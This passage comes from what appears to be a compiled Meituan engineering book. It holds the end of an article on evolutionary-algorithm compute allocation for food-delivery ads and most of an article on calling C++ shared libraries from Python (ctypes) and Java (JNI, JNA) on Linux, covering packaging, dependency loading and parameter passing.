- **仅弹性通道**：在“仅弹性通道”实验中，队列决策和模型决策使用 Baseline 固定方案，“仅弹性队列”和“仅决策模型”实验组则与之类似。
- **分模块最优**：依次学习弹性通道、弹性队列、弹性模型，当前模块在学习时前置模块的参数固定为已经学到的最优参数，后置模块则使用 Baseline 固定方案。
- **ES-MACA（全链路最优）**：弹性通道 + 弹性队列 + 弹性模型同时学习。

从离线实验的效果来看，我们有以下结论：

- 三个单动作的最优结果整体收益加和大于分模块最优，也大于 ES-MACA，说明三个模块策略会相互影响，联合优化时多动作的收益不是简单的加和关系。
- 分模块最优方案效果不如 ES-MACA 方案效果（ES-MACA 对比分模块最优有 0.53% 的提升），说明后置模块的策略对前置模块的决策效果也存在一定影响。

## 4.3 在线实验

通过一周的线上 ABTest 实验，我们在外卖广告验证了本方案的收益如下：

| | CPM | GMV | 收入 | CTR | CVR | 机器资源 |
|---|---|---|---|---|---|---|
| Baseline（系统算力容量 =C） | +0.00% | +0.00% | +0.00% | +0.00% | +0.00% | +0.00% |
| **仅弹性队列**（系统算力容量 =C） | +0.x% | +2.x% | -0.x% | +0.x% | +1.x% | -0.05% |
| ES-MACA（系统算力容量 =C） | +1.x% | +2.x% | +1.x% | +0.x% | +1.x% | -0.41% |

实验设计说明：

- **Baseline**：对照组，无任何智能算力决策。
- **仅弹性队列**：实验组 1，仅决策弹性队列（与一期方案一致）。
- **ES-MACA（全链路最优）**：实验组 2，同时决策弹性通道、弹性队列和弹性模型。

## 5. 总结与展望

这篇文章主要从全链路最优算力决策和系统建设两个方面，介绍了美团外卖广告智能算力从线性规划算法到进化算法的技术演进过程，给出了一种基于进化算法的多动作算力分配方案（ES-MACA）。

未来，在算法策略上，我们将尝试强化学习算法，对系统全链路组合下的算力最优分配问题进行更精细化的建模和求解；在系统建设上，我们还将尝试和美团内部基础架构部门进行合作，从在线系统扩展到在线 / 近线 / 离线三层系统，通过智能算力统一决策调度，充分挖掘数据和算力的潜力。

## 6. 参考文献

[1] 顺辉、家宏、宋伟、国梁、乾龙、乐彬等，美团外卖广告智能算力的探索与实践。
[2] Jiang, B., Zhang, P., Chen, R., Luo, X., Yang, Y., Wang, G., … & Gai, K. (2020). DCAF: A Dynamic Computation Allocation Framework for Online Serving System. arXiv preprint arXiv:2006.09684.
[3] Yang, X., Wang, Y., Chen, C., Tan, Q., Yu, C., Xu, J., & Zhu, X. (2021). Computation Resource Allocation Solution in Recommender Systems. arXiv preprint arXiv:2103.02259.

[4] 乐彬、国梁、玉龙、吴亮、磊兴、王焜、刘研、思远等，广告平台化的探索与实践 | 美团外卖广告工程实践专题连载。

## 7. 作者简介

家宏、顺辉、国梁、乾龙、乐彬等，均来自美团外卖广告技术团队。

# Linux 下跨语言调用 C++ 实践

作者：林阳　朱超　识瀚

## 1. 背景

查询理解（QU, Query Understanding）是美团搜索的核心模块，主要职责是理解用户查询，生成查询意图、成分、改写等基础信号，应用于搜索的召回、排序、展示等多个环节，对搜索基础体验至关重要。该服务的线上主体程序基于 C++ 语言开发，服务中会加载大量的词表数据、预估模型等，这些数据与模型的离线生产过程有很多文本解析能力需要与线上服务保持一致，从而保证效果层面的一致性，如文本归一化、分词等。

而这些离线生产过程通常用 Python 与 Java 实现。如果在线、离线用不同语言各自开发一份，则很难维持策略与效果上的统一。同时这些能力会有不断的迭代，在这种动态场景下，不断维护多语言版本的效果打平，给我们的日常迭代带来了极大的成本。因此，我们尝试通过跨语言调用动态链接库的技术解决这个问题，即开发一次基于 C++ 的 so，通过不同语言的链接层封装成不同语言的组件库，并投入到对应的生成过程。这种方案的优势非常明显，主体的业务逻辑只需要开发一次，封装层只需要极少量的代码，主体业务迭代升级，其它语言几乎不需要改动，只需要包含最新的动态链接库，发布最新版本即可。同时 C++ 作为更底层的语言，在很多场景下，它的计算效率更高，硬件资源利用率更高，也为我们带来了一些性能上的优势。

本文对我们在实际生产中尝试这一技术方案时，遇到的问题与一些实践经验做了完整的梳理，希望能为大家提供一些参考或帮助。

## 2. 方案概述

为了达到业务方开箱即用的目的，综合考虑 C++、Python、Java 用户的使用习惯，

我们设计了如下的协作结构：





图 1

## 3. 实现详情

Python、Java 支持调用 C 接口，但不支持调用 C++ 接口，因此对于 C++ 语言实现的接口，必须转换为 C 语言实现。为了不修改原始 C++ 代码，在 C++ 接口上层用 C 语言进行一次封装，这部分代码通常被称为“胶水代码”(Glue Code)。具体方案如下图所示：





图 2

本章节各部分内容如下：

- 【功能代码】部分，通过打印字符串的例子来讲述各语言部分的编码工作。
- 【打包发布】部分，介绍如何将生成的动态库作为资源文件与 Python、Java 代码打包在一起发布到仓库，以降低使用方的接入成本。
- 【业务使用】部分，介绍开箱即用的使用示例。
- 【易用性优化】部分，结合实际使用中遇到的问题，讲述了对于 Python 版本兼容，以及动态库依赖问题的处理方式。

## 3.1 功能代码

### 3.1.1 C++ 代码

作为示例，实现一个打印字符串的功能。为了模拟实际的工业场景，对以下代码进行编译，分别生成动态库 `libstr_print_cpp.so`、静态库 `libstr_print_cpp.a`。

str_print.h

```
#pragma once
#include <string>
class StrPrint {
 public:
    void print(const std::string& text);
};
```

str_print.cpp

```
#include <iostream>
#include "str_print.h"
void StrPrint::print(const std::string& text) {
    std::cout << text << std::endl;
}
```

### 3.1.2 c_wrapper 代码

如上文所述，需要对 C++ 库进行封装，改造成对外提供 C 语言格式的接口。

c_wrapper.cpp

```
#include "str_print.h"
extern "C" {
void str_print(const char* text) {
    StrPrint cpp_ins;
    std::string str = text;
    cpp_ins.print(str);
}
}
```

### 3.1.3 生成动态库

为了支持 Python 与 Java 的跨语言调用，我们需要对封装好的接口生成动态库，生成动态库的方式有以下三种

- **方式一**：源码依赖方式，将 c_wrapper 和 C++ 代码一起编译生成 `libstr_print.so`。这种方式业务方只需要依赖一个 so，使用成本较小，但是需要获取到源码。对于一些现成的动态库，可能不适用。

```
g++ -o libstr_print.so str_print.cpp c_wrapper.cpp -fPIC -shared
```

- **方式二**：动态链接方式，这种方式生成的 `libstr_print.so`，发布时需要携带上其依赖库 `libstr_print_cpp.so`。 这种方式，业务方需要同时依赖两个 so，使用的成本相对要高，但是不必提供原动态库的源码。

```
g++ -o libstr_print.so c_wrapper.cpp -fPIC -shared -L. -lstr_print_cpp
```

- **方式三**：静态链接方式，这种方式生成的 `libstr_print.so`，发布时无需携带上 `libstr_print_cpp.so`。 这种方式，业务方只需依赖一个 so，不必依赖源码，但是需要提供静态库。

```
g++ c_wrapper.cpp libstr_print_cpp.a -fPIC -shared -o libstr_print.so
```

上述三种方式，各自有适用场景和优缺点。在我们本次的业务场景下，因为工具库与封装库均由我们自己开发，能够获取到源码，因此选择第一种方式，业务方依赖更加简单。

### 3.1.4 Python 接入代码

Python 标准库自带的 ctypes 可以实现加载 C 的动态库的功能，使用方法如下：

str_print.py

```
# -*- coding: utf-8 -*-
import ctypes
# 加载 C lib
lib = ctypes.cdll.LoadLibrary(“./libstr_print.so”)
# 接口参数类型映射
lib.str_print.argtypes = [ctypes.c_char_p]
lib.str_print.restype = None
# 调用接口
lib.str_print(‘Hello World’)
```

LoadLibrary 会返回一个指向动态库的实例，通过它可以在 Python 里直接调用该库中的函数。argtypes 与 restype 是动态库中函数的参数属性，前者是一个 ctypes 类

型的列表或元组，用于指定动态库中函数接口的参数类型，后者是函数的返回类型（默认是 c_int，可以不指定，对于非 c_int 型需要显示指定）。该部分涉及到的参数类型映射，以及如何向函数中传递 struct、指针等高级类型，可以参考附录中的文档。

### 3.1.5 Java 接入代码

Java 调用 C lib 有 JNI 与 JNA 两种方式，从使用便捷性来看，更推荐 JNA 方式。

#### 3.1.5.1 JNI 接入

Java 从 1.1 版本开始支持 JNI 接口协议，用于实现 Java 语言调用 C/C++ 动态库。JNI 方式下，前文提到的 c_wrapper 模块不再适用，JNI 协议本身提供了适配层的接口定义，需要按照这个定义进行实现。JNI 方式的具体接入步骤为：

Java 代码里，在需要跨语言调用的方法上，增加 native 关键字，用以声明这是一个本地方法。

```
import java.lang.String;
public class JniDemo {
    public native void print(String text);
}
```

通过 javah 命令，将代码中的 native 方法生成对应的 C 语言的头文件。这个头文件类似于前文提到的 c_wrapper 作用。

```
javah JniDemo
```

得到的头文件如下（为节省篇幅，这里简化了一些注释和宏）：

```
#include <jni.h>
#ifdef __cplusplus
extern "C" {
#endif
JNIEXPORT void JNICALL Java_JniDemo_print
  (JNIEnv *, jobject, jstring);
#ifdef __cplusplus
}
#endif
```

jni.h 在 JDK 中提供，其中定义了 Java 与 C 语言调用所必需的相关实现。

JNIEXPORT 和 JNICALL 是 JNI 中定义的两个宏，JNIEXPORT 标识了支持在外部程序代码中调用该动态库中的方法，JNICALL 定义了函数调用时参数的入栈出栈约定。

`Java_JniDemo_print` 是一个自动生成的函数名，它的格式是固定的由 `Java_{className}_{methodName}` 构成，JNI 会按照这个约定去注册 Java 方法与 C 函数的映射。

三个参数里，前两个是固定的。JNIEnv 中封装了 jni.h 里的一些工具方法，jobject 指向 Java 中的调用类，即 JniDemo，通过它可以找到 Java 里 class 中的成员变量在 C 的堆栈中的拷贝。 jstring 指向传入参数 text，这是对于 Java 中 String 类型的一个映射。有关类型映射的具体内容，会在后文详细展开。

编写实现 `Java_JniDemo_print` 方法。

JniDemo.cpp

```
#include <string>
#include "JniDemo.h"
#include "str_print.h"
JNIEXPORT void JNICALL Java_JniDemo_print (JNIEnv *env, jobject obj,
jstring text)
{
    char* str=(char*)env->GetStringUTFChars(text,JNI_FALSE);
    std::string tmp = str;
    StrPrint ins;
    ins.print(tmp);
}
```

编译生成动态库。

```
g++ -o libJniDemo.so JniDemo.cpp str_print.cpp -fPIC -shared -I<$JAVA_
HOME>/include/ -I<$JAVA_HOME>/include/linux
```

编译运行。

```
java -Djava.library.path=<path_to_libJniDemo.so> JniDemo
```

JNI 机制通过一层 C/C++ 的桥接，实现了跨语言调用协议。这一功能在 Android 系统中一些图形计算相关的 Java 程序下有着大量应用。一方面能够通过 Java 调用大量操作系统底层库，极大的减少了 JDK 上的驱动开发的工作量，另一方面能够更充分的利用硬件性能。但是通过 3.1.5.1 中的描述也可以看到，JNI 的实现方式本身的实现成本还是比较高的。尤其桥接层的 C/C++ 代码的编写，在处理复杂类型的参数传递时，开发成本较大。为了优化这个过程，Sun 公司主导了 JNA(Java Native Access) 开源工程的工作。

### 3.1.5.2 JNA 接入

JNA 是在 JNI 基础上实现的编程框架，它提供了 C 语言动态转发器，实现了 Java 类型到 C 类型的自动转换。因此，Java 开发人员只要在一个 Java 接口中描述目标 native library 的函数与结构，不再需要编写任何 Native/JNI 代码，极大的降低了 Java 调用本地共享库的开发难度。

JNA 的使用方法如下：

在 Java 项目中引入 JNA 库。

```
<dependency>
  <groupId>com.sun.jna</groupId>
  <artifactId>jna</artifactId>
  <version>5.4.0</version>
</dependency>
```

声明与动态库对应的 Java 接口类。

```
public interface CLibrary extends Library {
    void str_print(String text); // 方法名和动态库接口一致，参数类型需要用 Java 里的类型表示，执行时会做类型映射，原理介绍章节会有详细解释
}
```

加载动态链接库，并实现接口方法。

JnaDemo.java

```
package com.jna.demo;
import com.sun.jna.Library;
import com.sun.jna.Native;
public class JnaDemo {
    private CLibrary cLibrary;
    public interface CLibrary extends Library {
        void str_print(String text);
    }

    public JnaDemo() {
        cLibrary = Native.load("str_print", CLibrary.class);
    }

    public void str_print(String text)
    {
        cLibrary.str_print(text);
    }
}
```

对比可以发现，相比于 JNI，JNA 不再需要指定 native 关键字，不再需要生成 JNI 部分 C 代码，也不再需要显示的做参数类型转化，极大地提高了调用动态库的效率。

## 3.2 打包发布

为了做到开箱即用，我们将动态库与对应语言代码打包在一起，并自动准备好对应依赖环境。这样使用方只需要安装对应的库，并引入到工程中，就可以直接开始调用。这里需要解释的是，我们没有将 so 发布到运行机器上，而是将其和接口代码一并发布至代码仓库，原因是我们所开发的工具代码可能被不同业务、不同背景（非 C++）团队使用，不能保证各个业务方团队都使用统一的、标准化的运行环境，无法做到 so 的统一发布、更新。

### 3.2.1 Python 包发布

Python 可以通过 setuptools 将工具库打包，发布至 pypi 公共仓库中。具体操作方法如下：

创建目录。

```
.
├── MANIFEST.in           # 指定静态依赖
├── setup.py              # 发布配置的代码
└── strprint              # 工具库的源码目录
    ├── __init__.py       # 工具包的入口
    └── libstr_print.so   # 依赖的 c_wrapper 动态库
```

编写 **init**.py，将上文代码封装成方法。

```
# -*- coding: utf-8 -*-
import ctypes
import os
import sys
dirname, _ = os.path.split(os.path.abspath(__file__))
lib = ctypes.cdll.LoadLibrary(dirname + "/libstr_print.so")
lib.str_print.argtypes = [ctypes.c_char_p]
lib.str_print.restype = None
def str_print(text):
    lib.str_print(text)
```

编写 setup.py。

```
from setuptools import setup, find_packages
setup(
    name="strprint",
    version=" 1.0.0",
    packages=find_packages(),
    include_package_data=True,
    description='str print',
    author='xxx',
    package_data={
        'strprint': ['*.so']
    },
)
```

编写 MANIFEST.in。

```
include strprint/libstr_print.so
```

打包发布。

```
python setup.py sdist upload
```

### 3.2.2 Java 接口

对于 Java 接口，将其打包成 JAR 包，并发布至 Maven 仓库中。

编写封装接口代码 `JnaDemo.java`。

```
package com.jna.demo;
import com.sun.jna.Library;
import com.sun.jna.Native;
import com.sun.jna.Pointer;
public class JnaDemo {
    private CLibrary cLibrary;
    public interface CLibrary extends Library {
        Pointer create();
        void str_print(String text);
    }

    public static JnaDemo create() {
        JnaDemo jnademo = new JnaDemo();
        jnademo.cLibrary = Native.load("str_print", CLibrary.class);
        //System.out.println("test");
        return jnademo;
    }

    public void print(String text)
    {
        cLibrary.str_print(text);
    }
}
```

创建 resources 目录，并将依赖的动态库放到该目录。

通过打包插件，将依赖的库一并打包到 JAR 包中。

```
<plugin>
  <artifactId>maven-assembly-plugin</artifactId>
  <configuration>
      <appendAssemblyId>false</appendAssemblyId>
      <descriptorRefs>
          <descriptorRef>jar-with-dependencies</descriptorRef>
      </descriptorRefs>
  </configuration>
  <executions>
      <execution>
          <id>make-assembly</id>
          <phase>package</phase>
```

```
            <goals>
                <goal>assembly</goal>
            </goals>
        </execution>
    </executions>
</plugin>
```

## 3.3 业务使用

### 3.3.1 Python 使用

安装 strprint 包。

```
pip install strprint==1.0.0
```

使用示例：

```
# -*- coding: utf-8 -*-
import sys
from strprint import *
str_print('Hello py')
```

### 3.3.2 Java 使用

pom 引入 JAR 包。

```
<dependency>
    <groupId>com.jna.demo</groupId>
    <artifactId>jnademo</artifactId>
    <version>1.0</version>
</dependency>
```

使用示例：

```
JnaDemo jnademo = new JnaDemo();
jnademo.str_print("hello jna");
```

## 3.4 易用性优化

### 3.4.1 Python 版本兼容

Python2 与 Python3 版本的问题，是 Python 开发用户一直诟病的槽点。因为工具面向不同的业务团队，我们没有办法强制要求使用统一的 Python 版本，但是我们可以通过对工具库做一下简单处理，实现两个版本的兼容。Python 版本兼容里，需要注意两方面的问题：

- 语法兼容
- 数据编码

Python 代码的封装里，基本不牵扯语法兼容问题，我们的工作主要集中在数据编码问题上。由于 Python 3 的 str 类型使用的是 unicode 编码，而在 C 中，我们需要的 char* 是 utf8 编码，因此需要对于传入的字符串做 utf8 编码处理，对于 C 语言返回的字符串，做 utf8 转换成 unicode 的解码处理。于是对于上例子，我们做了如下改造：

```
# -*- coding: utf-8 -*-
import ctypes
import os
import sys
dirname, _ = os.path.split(os.path.abspath(__file__))
lib = ctypes.cdll.LoadLibrary(dirname + "/libstr_print.so")
lib.str_print.argtypes = [ctypes.c_char_p]
lib.str_print.restype = None
def is_python3():
    return sys.version_info[0] == 3

def encode_str(input):
    if is_python3() and type(input) is str:
        return bytes(input, encoding='utf8')
    return input

def decode_str(input):
    if is_python3() and type(input) is bytes:
        return input.decode('utf8')
    return input

def str_print(text):
    lib.str_print(encode_str(text))
```

### 3.4.2 依赖管理

在很多情况下，我们调用的动态库，会依赖其它动态库，比如当我们依赖的 gcc/g++ 版本与运行环境上的不一致时，时常会遇到 `glibc_X.XX not found` 的问题，这时需要我们提供指定版本的 `libstdc.so` 与 `libstdc++.so.6`。

为了实现开箱即用的目标，在依赖并不复杂的情况下，我们会将这些依赖也一并打包到发布包里，随工具包一起提供。对于这些间接依赖，在封装的代码里，并不需要显式的 load，因为 Python 与 Java 的实现里，加载动态库，最终调用的都是系统函数 dlopen。这个函数在加载目标动态库时，会自动的加载它的间接依赖。所以我们所需要做的，就只是将这些依赖放置到 dlopen 能够查找到路径下。

dlopen 查找依赖的顺序如下：

1. 从 dlopen 调用方 ELF(Executable and Linkable Format) 的 DT_RPATH 所指定的目录下寻找，ELF 是 so 的文件格式，这里的 DT_RPATH 是写在动态库文件的，常规手段下，我们无法修改这个部分。
2. 从环境变量 LD_LIBRARY_PATH 所指定的目录下寻找，这是最常用的指定动态库路径的方式。
3. 从 dlopen 调用方 ELF 的 DT_RUNPATH 所指定的目录下寻找，同样是在 so 文件中指定的路径。
4. 从 /etc/ld.so.cache 寻找，需要修改 /etc/ld.so.conf 文件构建的目标缓存，因为需要 root 权限，所以在实际生产中，一般很少修改。
5. 从 /lib 寻找，系统目录，一般存放系统依赖的动态库。
6. 从 /usr/lib 寻找，通过 root 安装的动态库，同样因为需要 root 权限，生产中，很少使用。

从上述查找顺序中可以看出，对于依赖管理的最好方式，是通过指定 `LD_LIBRARY_PATH` 变量的方式，使其包含我们的工具包中的动态库资源所在的路径。另外，对于 Java 程序而言，我们也可以通过指定 `java.library.path` 运行参数的方式来指定动态库的位置。Java 程序会将 `java.library.path` 与动态库文件名拼接到一起作

为绝对路径传递给 dlopen，其加载顺序排在上述顺序之前。

最后，在 Java 中还有一个细节需要注意，我们发布的工具包是以 JAR 包形式提供，JAR 包本质上是一个压缩包，在 Java 程序中，我们能够直接通过 `Native.load()` 方法，直接加载位于项目 resources 目录里的 so，这些资源文件打包后，会被放到 JAR 包中的根目录。

但是 dlopen 无法加载这个目录。对于这一问题，最好的方案可以参考【2.1.3 生成动态库】一节中的打包方法，将依赖的动态库合成一个 so，这样无须做任何环境配置，开箱即用。但是对于诸如 `libstdc++.so.6` 等无法打包在一个 so 的中系统库，更为通用的做法是，在服务初始化时将 so 文件从 JAR 包中拷贝至本地某个目录，并指定 `LD_LIBRARY_PATH` 包含该目录。

# 4. 原理介绍

## 4.1 为什么需要一个 c_wrapper

实现方案一节中提到 Python/Java 不能直接调用 C++ 接口，要先对 C++ 中对外提供的接口用 C 语言的形式进行封装。这里根本原因在于使用动态库中的接口前，需要根据函数名查找接口在内存中的地址，动态库中函数的寻址通过系统函数 dlsym 实现，dlsym 是严格按照传入的函数名寻址。

在 C 语言中，函数签名即为代码函数的名称，而在 C++ 语言中，因为需要支持函数重载，可能会有多个同名函数。为了保证签名唯一，C++ 通过 name mangling 机制为相同名字不同实现的函数生成不同的签名，生成的签名会是一个像 __Z4funcPN4printE 这样的字符串，无法被 dlsym 识别（注：Linux 系统下可执行程序或者动态库多是以 ELF 格式组织二进制数据，其中所有的非静态函数 (non-static) 以“符号 (symbol)”作为唯一标识，用于在链接过程和执行过程中区分不同的函数，并在执行时映射到具体的指令地址，这个“符号”我们通常称之为函数签名）。

为了解决这个问题，我们需要通过 extern“C”指定函数使用 C 的签名方式进行编

译。因此当依赖的动态库是 C++ 库时，需要通过一个 c_wrapper 模块作为桥接。而对于依赖库是 C 语言编译的动态库时，则不需要这个模块，可以直接调用。

## 4.2 跨语言调用如何实现参数传递

C/C++ 函数调用的标准过程如下：


1. 在内存的栈空间中为被调函数分配一个栈帧，用来存放被调函数的形参、局部变量和返回地址。
2. 将实参的值复制给相应的形参变量（可以是指针、引用、值拷贝）。
3. 控制流转移到被调函数的起始位置，并执行。
4. 控制流返回到函数调用点，并将返回值给到调用方，同时栈帧释放。

由以上过程可知，函数调用涉及内存的申请释放、实参到形参的拷贝等，Python/Java 这种基于虚拟机运行的程序，在其虚拟机内部也同样遵守上述过程，但涉及到调用非原生语言实现的动态库程序时，调用过程是怎样的呢?

由于 Python/Java 的调用过程基本一致，我们以 Java 的调用过程为例来进行解释，对于 Python 的调用过程不再赘述。

### 4.2.1 内存管理

在 Java 的世界里，内存由 JVM 统一进行管理，JVM 的内存由栈区、堆区、方法区构成，在较为详细的资料中，还会提到 native heap 与 native stack，其实这个问题，我们不从 JVM 的角度去看，而是从操作系统层面出发来理解会更为简单直观。以 Linux 系统下为例，首先 JVM 名义上是一个虚拟机，但是其本质就是跑在操作系统上的一个进程，因此这个进程的内存会存在如下左图所示划分。而 JVM 的内存管理实质上是在进程的堆上进行重新划分，自己又“虚拟”出 Java 世界里的堆栈。如右图所示，native 的栈区就是 JVM 进程的栈区，进程的堆区一部分用于 JVM 进行管理，剩余的则可以给 native 方法进行分配使用。








图 3

### 4.2.2 调用过程

前文提到，native 方法调用前，需要将其所在的动态库加载到内存中，这个过程是利用 Linux 的 dlopen 实现的，JVM 会把动态库中的代码片段放到 Native Code 区域，同时会在 JVM Bytecode 区域保存一份 native 方法名与其所在 Native Code 里的内存地址映射。

一次 native 方法的调用步骤，大致分为四步：

1. 从 JVM Bytecode 获取 native 方法的地址。
2. 准备方法所需的参数。
3. 切换到 native 栈中，执行 native 方法。
4. native 方法出栈后，切换回 JVM 方法，JVM 将结果拷贝至 JVM 的栈或堆中。





图 4

由上述步骤可以看出，native 方法的调用同样涉及参数的拷贝，并且其拷贝是建立在 JVM 堆栈和原生堆栈之间。

对于原生数据类型，参数是通过值拷贝方式与 native 方法地址一起入栈。而对于复杂数据类型，则需要一套协议，将 Java 中的 object 映射到 C/C++ 中能识别的数据字节。原因是 JVM 与 C 语言中的内存排布差异较大，不能直接内存拷贝，这些差异主要包括：

- 类型长度不同，比如 char 在 Java 里为 16 比特，在 C 里面却是 8 个比特。
- JVM 与操作系统的字节顺序（Big Endian 还是 Little Endian）可能不一致。
- JVM 的对象中，会包含一些 meta 信息，而 C 里的 struct 则只是基础类型的并列排布，同样 Java 中没有指针，也需要进行封装和映射。





图 5

上图展示了 native 方法调用过程中参数传递的过程，其中映射拷贝在 JNI 中是由 C/C++ 链接部分的胶水代码实现，类型的映射定义在 jni.h 中。

Java 基本类型与 C 基本类型的映射（通过值传递。将 Java 对象在 JVM 内存里的值拷贝至栈帧的形参位置）：

```
typedef unsigned char   jboolean;
typedef unsigned short  jchar;
typedef short           jshort;
```

```
typedef float           jfloat;
typedef double          jdouble;
typedef jint            jsize;
```

Java 复杂类型与 C 复杂类型的映射（通过指针传递。首先根据基本类型一一映射，将组装好的新对象的地址拷贝至栈帧的形参位置）：

```
typedef _jobject *jobject;
typedef _jclass *jclass;
